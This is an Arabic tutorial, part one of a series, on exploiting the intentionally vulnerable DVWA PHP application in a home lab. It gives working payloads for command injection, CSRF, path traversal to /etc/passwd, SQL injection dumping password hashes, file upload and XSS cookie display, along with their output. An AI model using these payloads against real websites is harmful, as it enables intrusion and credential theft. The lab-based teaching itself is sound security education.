

تأمين تطبيقات لغة البرمجة PHP من الإختراق (1) تأليف: محمد عباس الأمين صالح

مقدمة


كثيرا ما نسمع عن اختراق لأحد مواقع الشبكة العنكبوتية أو التعدي على طرق الحماية المستخدمة فيها دون معرفة الأسباب الكامنة وراء ذلك حتى من قبل المبرمجين والمطورين لمواقع الويب. هذه الأحداث أصبحت مصدر رعب و أزعاج شديدين للمطورين حيث انها تؤدي إلى تدمير أو سرقة معلومات في غاية الأهمية. لو بحثنا عن الاسباب التي تقف وراء ذلك لوجدناها عدم التدريب والتعليم الجيد بأخذ النصائح من أهل الخبرة. من هنا جاء هذا المقال والذي يساعدك على تدريب نفسك بنفسك، خطوة بخطوة على تعلم فنون الحماية حيث سوف تقوم - إن شاء الله - بتركيب معملك الخاص بكل ما تحتاجه من أدوات لأجل اجراء تجاربك. في هذا المقال، تم التركيز على ادوات المصادر المفتوحة حيث اللغة المستخدمة هي PHP-5 وقاعدة البيانات هي MySQL-5 والويب سيرفر هو Apache2. طريقة سرد الشرح في هذا المقال هي تنفيذ الهجمات في الجزء الاول، والجزء الثاني مخصص للحماية من تلك الهجمات.

الأدوات اللازمة لبناء معملك الخاص لاجراء التجارب

1. نظام تشغيل Ubuntu 9.10 مثبت عليه Apache2 و PHP-5 و MySQL-5 ([هنا](#))
2. تطبيق DVWA الذي برمج بلغة PHP ويحتوي على الثغرات ([هنا](#))
3. اثنان من وحدات اباتشي (Apache Modules) هما: (Mod_Evasive & Mod_Security)
4. جدار النار GreenSQL لحماية قواعد البيانات داخل MySQL ([هنا](#))
5. اضافات لمتصفح الثعلب الناري (Firefox) تساعدك في اجراء عملية الفحص وهي: Firebug, HackBar, Header Spy, HTTP Resource Test, Web Developer, Edit Cookies
6. اداة w3af ([هنا](#))
7. أداة Nikto2 ([هنا](#))


الجزء الأول: استغلال ثغرات الموقع

كما ذكرنا سابقا ان التطبيق DVWA يحتوي على الثغرات المراد استغلالها كم هو موضح في شكل 1 وذلك بعد تسجيل الدخول باسم المستخدم admin وكلمة المرور password.



شكل 1: ثغرات تطبيق DVWA .

تنبيه: قم بتغيير مستوى الأمان الى الأدنى وذلك بالضغط على وصلة *DVWA Security* من اجل نجاح تطبيق الاستغلال كما في الصورة التالية!




شكل 2: تغيير مستوى الأمان في تطبيق DVWA.

1) طريقة الاستقصاء في الهجوم على حسابات المستخدمين (Brute Force)

نحتاج الى استخدام الاداة w3af من اجل تطبيق هذا الاستغلال. قم بتشغيل الاداة من داخل مجلد w3af الاداة كالتالي:

```
w3af$ ./w3af_gui
```

حيث تظهر لك الصورة التالية:



شكل 3: صفحة البدء للاداة w3af.

كما تشاهد الصورة، قم باختيار *bruteforce* من قائمة *Profiles* وضع رابط الاستغلال في حقل *Target* وشر فقط على *FormAuthBrute*. بعدها اضغط على زر *start*.

فكرة عمل هذه الهجمة هي ان يكون لديك ملف من اسماء المستخدمين وكلمات مرورهم حيث سوف يتم تجريب كل كلمة في الملف كاسم مستخدم مع الكلمات الموجودة في الملف ككلمة مرور حتى يتم النطاق مع حساب مستخدم صحيح. في مثالنا هذا تم اختراق حساب موجود في النظام يحمل اسم المستخدم *admin* وكلمة المرور *password*. الآن عد الى ملف الكلمات وستجد هذه الكلمات في الملف المستخدم في الهجوم في هذا المسارات:


```
/w3af/core/controllers/bruteforce/users.txt  
/w3af/core/controllers/bruteforce/passwords.txt
```

(2) حقن الاوامر عن طريق الشل (Command Execution)

تقدم بعض المواقع خدمات لها تفاعلات مع الشل من خلال لغة البرمجة PHP باستخدام الاوامر مثل shell_exec او system على سبيل المثال امكانية عمل ping على IP معين مثل 127.0.0.1. التعامل مع الشل قد يفتح المجال لحقن الاوامر وتنفيذ اوامر مدمرة اذا لم ينفذ بطريقة آمنة كأن يدخل المتخرق التالي:

```
127.0.0.1 && ls -l
```

انظر الصورة التالية.



The screenshot shows a web application interface with a sidebar on the left containing various security tools: Instructions, Setup, Brute Force, Command Execution (highlighted), CSRF, File Inclusion, SQL Injection, Upload, XSS reflected, XSS stored, DVWA Security, and PHP Info. The main content area is titled 'Ping for FREE' and prompts the user to 'Enter an IP address below:'. A text input field contains '127.0.0.1' and a 'submit' button. Below the input, the output of the ping command is displayed in red text: 'PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.048 ms 64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.190 ms 64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.000 ms'. Below this, it shows '--- 127.0.0.1 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2012ms rtt min/avg/max/mdev = 0.000/0.079/0.190/0.081 ms total 12'. At the bottom, it lists files: 'drwxr-xr-x 2 www-data www-data 4096 Oct 5 21:41 help -rwxr-xr-x 1 www-data www-data 1509 Aug 2 2009 index.php drwxr-xr-x 2 www-data www-data 4096 Oct 5 21:41 source'.

شكل 4: حقن أمر `ls -l` بجانب رقم IP.

(3) استغلال ثغرة (CSRF) Cross Site Request Forgery

تعتبر ثغرة (CSRF) من أخطر الثغرات إذ أنها تسمح بتنفيذ أشياء دون دراية أو انتباه المستخدم. من أكثر الأمثلة لهذه الثغرة تغيير كلمة المرور لمستخدم دون علم المستخدم نفسه حيث يستجيب الموقع لطلب المستخدم ويقوم بتغيير كلمة مرور المستخدم. هذا يحدث في حالة كان المخترق يعرف اسم المستخدم ولكن لا يعرف كلمة المرور له حيث يقوم المخترق بإنشاء الاستغلال ويرسل وصلة للمستخدم فيها الاستغلال. في حال ضغط المستخدم على الوصلة فإنها تقوم بتغيير كلمة المرور للمستخدم الضحية. هذه الثغرة تعتبر استغلال للصدقة بين الموقع ومستخدمه حيث ان المستخدم هو من نفذ هذا الطلب إلا ان حدوثها هو بسبب القصور في البرمجة للخدمة نفسها. سوف نشاهد ذلك بتفاصيل أكثر في الجزء الثاني الخاص بالحماية. لاستغلال هذه الثغرة في موقع DVWA نفذ التالي على الفايروفوكس كما في الصورة التالية:

```
http://localhost/dvwa/vulnerabilities/csrf/?abc123=&abc123=&Change=Change
```

وكما تلاحظ ان كلمة المرور الجديدة التي ارسلها المخترق للضحية هي abc123 حيث تصبح كلمة المرور الجديدة للمستخدم admin.

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Password Changed

شكل 5: استغلال ثغرة CSRF لتغيير كلمة المرور.

(4) استغلال ثغرة إدراج الملف (File Inclusion)

كثيرا ما تتعامل المواقع مع الملفات كأن تسمح باختيار ملف ويقوم الموقع بعرض محتوياته. هذا الإجراء إذا لم يبرمج بطريقة آمنة يؤدي إلى اختيار ملفات مهمة في نظام التشغيل مثل ملف أسماء المستخدمين او ملفات ضبط الخصائص للموقع نفسه ومن ثم عرض محتوياتها. الصورة التالية تبين عرض محتويات ملف أسماء المستخدمين.

<http://localhost/dvwa/vulnerabilities/fi/?page=../../../../../../../../etc/passwd>

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin/
/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/lib:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats
Bug-Reporting System (admin)/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuid:x:100:101::/var/lib/libuid:/bin/sh syslog:x:101:102::/home/syslog:/bin/false messagebus:x:102:106:/var
/run/dbus:/bin/false hplip:x:103:7:HPLIP system user,,/var/run/hplip:/bin/false avahi-autoipd:x:104:110:Avahi autoip daemon,,/var/lib/avahi-autoipd:/bin/false avahi:x:105:111:Avahi mDNS daemon,,/var/run/avahi-
daemon:/bin/false couchdb:x:106:113:CouchDB Administrator,,/var/lib/couchdb:/bin/bash haldaemon:x:107:114:Hardware abstraction layer,,/var/run/hald:/bin/false speech-dispatcher:x:108:29:Speech
Dispatcher,,/var/run/speech-dispatcher:/bin/sh kernoops:x:109:65534:Kernel Oops Tracking Daemon,,/bin/false saned:x:110:116:/home/saned:/bin/false pulse:x:111:117:PulseAudio daemon,,/var/run/pulse/
/bin/false gdm:x:112:119:Gnome Display Manager:/var/lib/gdm:/bin/false mohd:x:1000:1000:mohd,,/home/mohd:/bin/bash mysql:x:113:121:MySQL Server,,/var/lib/mysql:/bin/false vboxadd:x:999:1:/var/run/vboxadd
/bin/false jetty:x:114:122:/usr/share/jetty:/bin/false
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 243
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 244
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 245
```



شكل 6: استغلال ثغرة إدراج الملف لعرض محتويات ملف أسماء المستخدمين للنظام.

(5) استغلال ثغرة حقن أوامر قاعدة البيانات (SQL Injection)


تعتبر هذه الثغرة من أخطر الثغرات وأكثرها انتشارا إذ انها تسمح بالحصول على معلومات من قاعدة البيانات المستخدمة في الموقع الضحية بطريقة غير مصرح بها نتيجة لضعف البرمجة وعدم الأخذ في الاعتبار التهديدات المحتملة.

تنبيه: قم بتعطيل خاصية `magic_quotes_gpc` إذا كانت `On` في ملف `php.ini` من أجل استغلال الثغرة.

الصورة التالية توضح كيفية الحصول على حسابات المستخدمين في موقع DVWA عن طريق ادخال التالي:

```
1' union select user,password from users;--
```

ملاحظة: بعد علامة -- ; يجب ترك مسافة وذلك بالضغط على المسطرة ثم اضغط على Submit.



The screenshot shows a web application interface. On the left, there is a sidebar with a menu of security tools: Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The 'SQL Injection' tool is selected. On the right, the 'User ID' form is displayed. It has a text input field and a 'Submit' button. Below the form, the results of a SQL injection attack are shown in red text. The results are as follows:

```
ID: 1' union select user,password from users;--
First name: admin
Surname: admin

ID: 1' union select user,password from users;--
First name: admin
Surname: d41d8cd98f00b204e9800998ecf8427e

ID: 1' union select user,password from users;--
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user,password from users;--
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b


ID: 1' union select user,password from users;--
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select user,password from users;--
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

شكل 7: استغلال ثغرة SQL Injection.

6) استغلال ثغرة رفع الملفات (File Uploading)

بعض المواقع تسمح برفع أنواع معينة من الملفات كملفات الصور أو ملفات محرر النصوص في اوبن أوفيس odt أو pdf. عدم الفحص والتدقيق للأنواع المسموح بها واختيار مسار المجلد بطريقة صحيحة يؤدي إلى استغلال هذه الثغرة. الصورة التالية توضح رفع ملف info.php ومن ثم تنفيذه لاحقاً من خلال المتصفح.



PHP Version 5.2.10-2ubuntu6.4	
System	Linux mohd-laptop 2.6.31-20-generic #58-Ubuntu SMP Fri Mar 12 05:23:09 UTC 2010 i686
Build Date	Jan 6 2010 22:15:47
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
additional .ini files parsed	/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mcrypt.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d

شكل 8: رفع ملف info.php وتنفيذه من خلال المتصفح.

7) استغلال ثغرة Cross Site Scripting (XSS) بنوعها Reflected and Stored


تعتبر هذه الثغرة الأكثر خطورة حيث تحتل الرقم واحد طبقاً لتصنيف [SANS للثغرات الأكثر خطورة](#) حيث أنها تسمح بسرقة الكوكيز وتشويه الموقع وغيرها. هذه الثغرة تنتج نتيجة للقصور في فحص مدخلات المستخدم بطريقة آمنة و الشيء نفسه على مخرجات تطبيق الويب. الصور التالية توضح كيفية استغلال هاتين الثغرتين.

أ) استغلال ثغرة XSS Reflected:

قم بإدخال التالي في حقل what is your name

```
<script>alert(document.cookie);</script>
```

وهي لعرض الكوكيز للمستخدم الحالي في صندوق منبثق كما في الصورة التالية.



شكل 9: استغلال ثغرة XSS-Reflected.

ب) استغلال ثغرة XSS Stored:

نفذ التالي كما موضح في الصورة حيث يتم تخزين محتويات هذه الرسالة في قاعدة البيانات وارسالها لاحقاً للضحية.

Name *	<input type="text" value="bad hacker"/>
Message *	<input type="text" value="<script>alert(document.cookie);</script>"/>
	<input type="button" value="Sign Guestbook"/>

شكل 10: استغلال ثغرة XSS-Stored.

[ولنا تكلمة ان شاء الله :- \) <<<](#)